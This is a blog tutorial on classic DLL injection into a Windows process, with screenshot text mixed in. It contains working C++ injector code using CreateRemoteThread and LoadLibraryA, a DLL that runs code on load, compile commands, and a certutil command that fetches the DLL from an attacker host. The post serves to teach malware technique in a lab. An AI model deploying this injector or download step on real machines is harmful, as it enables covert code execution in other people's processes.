
Classic DLL injection into the process. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html

September 20, 2021

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
/*
evil.cpp
simple DLL for DLL inject to proces
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModu
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
```

```
****  Online  ****
CertUtil: -URLCache command completed successfull
```

```
C:\Users\qwe\Downloads>.\inj.exe 1584
PID: 1584
C:\Users\qwe\Downloads>
```

=^..^=

Meow from evil.dll!

This post is a Proof of Concept and is for educational purposes only.
Author takes no responsibility of any damage you cause.

In this post we will discuss about a classic DLL injection technique which are use debugging API.

About classic code injection I wrote in this post.

Firstly, let’s go to prepare our DLL.

There are slight difference in writing C code for `exe` and `DLL`. The basic difference is how you call you code in your module or program. In `exe` case there should be a function called `main` which is being called by the OS loader when it finishes all in initialization if a new process. At this point your program starts its execution when the OS loader finishes its job.

On the other hand with the `DLL`’s when you want to run your program as a dynamic library, it’s a slighty different way, so the loader has already created process in memory and for some reason that process needs your DLL or any other DLL to be load it into the process and it might be due to the function your DLL implements.

So *exe need a main function and DLL’s need DLLMain function*
Basically that’s the simplest difference.

For simplicity, we create DLL which just pop-up a message box:


```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

It only consists of `DllMain` which is the main function of DLL library. It doesn’t declare any exported functions which is what legitimate DLLs normally do. `DllMain` code is executed right after DLL is loaded into the process memory.

This is important in the context of DLL Injection, as we are looking for simplest way to execute code in the context of other process. That is why most of malicious Dlls which are being injected have most of the malicious code in `DllMain`. There are ways to force a process to run exported function, but writing your code in `DllMain` is usually the simplest solution to get code execution.


When run in injected process it should display our message: “Meow from evil.dll!”, so we will know that injection was successful. Now we can compile it (on attacker’s machine):

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```



```
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  ls -lt
total 140
-rwxr-xr-x 1 kali kali 92290 Sep 20 16:51 evil.dll
-rw-r--r-- 1 kali kali   566 Sep 20 15:07 evil.cpp
-rw-r--r-- 1 kali kali  1142 Sep 20 15:07 evil_inj.cpp
-rwxr-xr-x 1 kali kali 39936 Sep 20 13:34 inj.exe
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2 
```

and put it in a directory of our choice (victim’s machine):




```
C:\>certutil.exe -urlcache -f http://10.9.1.6:8888/evil.dll evil.dll
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is FC58-CFDF

 Directory of C:\

09/20/2021  01:37 PM            92,290 evil.dll
07/14/2009  09:20 AM    <DIR>          PerfLogs
09/18/2021  07:02 PM    <DIR>          Program Files
09/02/2021  09:10 AM    <DIR>          Program Files (x86)
09/02/2021  08:59 AM    <DIR>          Users
09/20/2021  01:37 PM    <DIR>          Windows
               1 File(s)         92,290 bytes
               5 Dir(s)   7,356,874,752 bytes free
```

Now we only need a code which will inject this library into the process of our choosing.

In our case we are going talk about classic DLL injection. We allocate an empty buffer of a size at least the length of the path of our DLL from disk. And then we copy the path to this buffer.

```
/*
* evil_inj.cpp
* classic DLL injection example
* author: @cocomelonc
* https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process ID
  if ( atoi(argv[1]) == 0) {
      printf("PID not found :( exiting...\n");
      return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```


It’s pretty simple as you can see. It’s same as in my code injection post. The only difference is we add path of our DLL from disk **(1)** and before we finally inject and run our DLL - we need a memory address of `LoadLibraryA`, as this will be an API call that we will execute in the context of the victim process to load our DLL **(2)**:



```
char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
```


So finally after we understood entire code of the injector, we can test it. Compile it:

```
x86_64-w64-mingw32-gcc -O2 evil_inj.cpp -o inj.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
```



```
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  x86_64-w64-mingw32-gcc -O2 evil_inj.cpp -o inj.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunct
ion-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  ls -lt
total 140
-rwxr-xr-x 1 kali kali 39936 Sep 20 18:09 inj.exe
-rw-r--r-- 1 kali kali  1195 Sep 20 17:54 evil_inj.cpp
-rwxr-xr-x 1 kali kali 92290 Sep 20 16:51 evil.dll
-rw-r--r-- 1 kali kali   566 Sep 20 15:07 evil.cpp
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2 
```

Let’s first launch a `calc.exe` instance and then execute our program:



```
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  x86
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  ls
total 140
-rwxr-xr-x 1 kali kali 92290 Sep 20 16:51 evil.dll
-rw-r--r-- 1 kali kali   566 Sep 20 15:07 evil.cpp
-rw-r--r-- 1 kali kali  1142 Sep 20 15:07 evil_inj.cpp
-rwxr-xr-x 1 kali kali 39936 Sep 20 13:34 inj.exe
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  x86
ion-sections -fdata-sections -Wno-write-strings -fno-exceptions -f
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2  ls
total 140
-rwxr-xr-x 1 kali kali 39936 Sep 20 18:09 inj.exe
-rw-r--r-- 1 kali kali  1195 Sep 20 17:54 evil_inj.cpp
-rwxr-xr-x 1 kali kali 92290 Sep 20 16:51 evil.dll
-rw-r--r-- 1 kali kali   566 Sep 20 15:07 evil.cpp
 kali@kali  ~/projects/cybersec_blog/2021-09-24-injection-2 
```

```
C:\Users\qwe\Downloads>.\inj.exe 1584
PID: 1584
C:\Users\qwe\Downloads>
```

Name	PID	CPU	I/O total ...	Private b...	User name
explorer.exe	3576	0.07		45.64 MB	WIN7PC-x64\qwe
VBoxTray.exe	3100	0.02	84 B/s	2.33 MB	WIN7PC-x64\qwe
cmd.exe	2148			2.01 MB	WIN7PC-x64\qwe
ProcessHacker.exe	2008	1.34		11.46 MB	WIN7PC-x64\qwe
cmd.exe	3412			2.75 MB	WIN7PC-x64\qwe
calc.exe	1584	0.45		6.1 MB	WIN7PC-x64\qwe
firefox.exe	3860			B	WIN7PC-x64\qwe
firefox.exe	3840			B	WIN7PC-x64\qwe
firefox.exe	3460			B	WIN7PC-x64\qwe
firefox.exe	2780			B	WIN7PC-x64\qwe
firefox.exe	2440			B	WIN7PC-x64\qwe
firefox.exe	1784			B	WIN7PC-x64\qwe

CPU Usage: 3.74% Physical memory: 623.05 MB


=^..^=

Meow from evil.dll!

OK

kali@kali:~
kali@kali:~
Command Prompt
Process Hacker [WIN7PC-x64\qwe]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . + =
6:25 PM
9/20/2021
Right Ctrl

To verify our DLL is indeed injected into `calc.exe` process we can use Process Hacker.




evil.cpp
evil_inj.cpp
evil_inj.cpp 27:43
LF UTF-8 C++ GitHub Git (0)
win7-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
calc.exe (1584) Properties
General Statistics Performance Threads Token Modules Memory Environment Handle
String

```
  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x7fefd9d1000	Image: Commit	904 kB	RX	C:\Windows\System32
0x7fefd6b1000	Image: Commit	292 kB	RX	C:\Windows\System32
0x7fefd4f1000	Image: Commit	16 kB	RX	C:\Windows\System32
0x7fefc8c1000	Image: Commit	20 kB	RX	C:\Windows\System32
0x7fefbd31000	Image: Commit	1,644 kB	RX	C:\Windows\winsxs\am
0x7fefbb51000	Image: Commit	248 kB	RX	C:\Windows\System32
0x7fefb931000	Image: Commit	1,944 kB	RX	C:\Windows\winsxs\am
0x7fefb721000	Image: Commit	40 kB	RX	C:\Windows\System32
0x7fefb5b1000	Image: Commit	884 kB	RX	C:\Windows\System32
0x7fefb1b1000	Image: Commit	152 kB	RX	C:\Windows\System32
0x7fef7311000	Image: Commit	212 kB	RX	C:\Windows\System32
0xff4f1000	Image: Commit	388 kB	RX	C:\Windows\System32
0x776b1000	Image: Commit	1,012 kB	RX	C:\Windows\System32
0x77591000	Image: Commit	620 kB	RX	C:\Windows\System32
0x77491000	Image: Commit	516 kB	RX	C:\Windows\System32
0x69841000	Image: Commit	8 kB	RX	C:\evil.dll
0x3250000	Private: Commit	4 kB	RWX	
0x33ba000				

In another memory section we can see:



File Edit View Selection Find Packages Help
evil.cpp
evil_inj.cpp
evil.cpp 7:1
win7-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
calc.exe (1584) (0x69844000 - 0x69847000)
=^..^=
OK
Re-read
Write
Go to...
16 bytes per row
Save...
Close
Speakers: 67%
9:22 AM
9/22/2021

```

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPV
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}

```

Meow from evil.dll!

```
00000000 3d 5e 2e 2e 5e 3d 00 4d 65 6f 77 20 66 72 6f 6d =^..^=.Meow from
00000010 20                         21 00 00 00 00 00 00  evil.dll!......
00000020 10                         00 00 00 00 00 00 00 ...i............
00000030 00                         00 00 00 00 00 00 00 ................
00000040 00                         b0 84 69 00 00 00 00 ...i.......i....
00000050 4c                         a0 84 69 00 00 00 00 Lp.i.....0..i....
00000060 00                         00 00 00 00 00 00 00 ................
00000070 00                         00 00 00 00 00 00 00 ................
00000080 4d                         20 72 75 6e 74 69 6d Mingw-w64 runtim
00000090 65                         3a 0a 00 00 00 00 00 e failure:......
000000a0 41                         70 20 68 61 73 20 6e Address %p has n
000000b0 6f                         65 63 74 69 6f 6e 00 o image-section.
000000c0 20 20 56 69 72 74 75 61 6c 51 75 65 72 79 20 66   VirtualQuery f
000000d0 61 69 6c 65 64 20 66 6f 72 20 25 64 20 62 79 74 ailed for %d byt
000000e0 65 73 20 61 74 20 61 64 64 72 65 73 73 20 25 70 es at address %p
000000f0 00 00 00 00 00 00 00 00 20 20 56 69 72 74 75 61 ........  Virtua
00000100 6c 50 72 6f 74 65 63 74 20 66 61 69 6c 65 64 20 lProtect failed 
00000110 77 69 74 68 20 63 6f 64 65 20 30 78 25 78 00 00 with code 0x%x..
00000120 20 20 55 6e 6b 6e 6f 77 6e 20 70 73 65 75 64 6f   Unknown pseudo
00000130 20 72 65 6c 6f 63 61 74 69 6f 6e 20 70 72 6f 74  relocation prot
00000140 6f 63 6f 6c 20 76 65 72 73 69 6f 6e 20 25 64 2e ocol version %d.
00000150 0a 00 00 00 00 00 00 00 20 20 55 6e 6b 6e 6f 77 ........  Unknow
00000160 6e 20 70 73 65 75 64 6f 20 72 65 6c 6f 63 61 74 n pseudo relocat
00000170 69 6f 6e 20 62 69 74 20 73 69 7a 65 20 25 64 2e ion bit size %d.
00000180 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 30 30 84 69 00 00 00 00 00 00 00 00 00 00 00 00 00.i............
000001a0 60 23 84 69 00 00 00 00 00 00 00 00 00 00 00 00 `#.i............
```

It seems our simple injection logic worked! This is just a simplest way to inject a DLL to another process but in many cases it is sufficient and very useful.

If you want you can also add function call obfuscation like this post.

VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
OpenProcess
GetProcAddress
LoadLibraryA

Source code in Github

In the future I will try to figure out more advanced code injection techniques.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine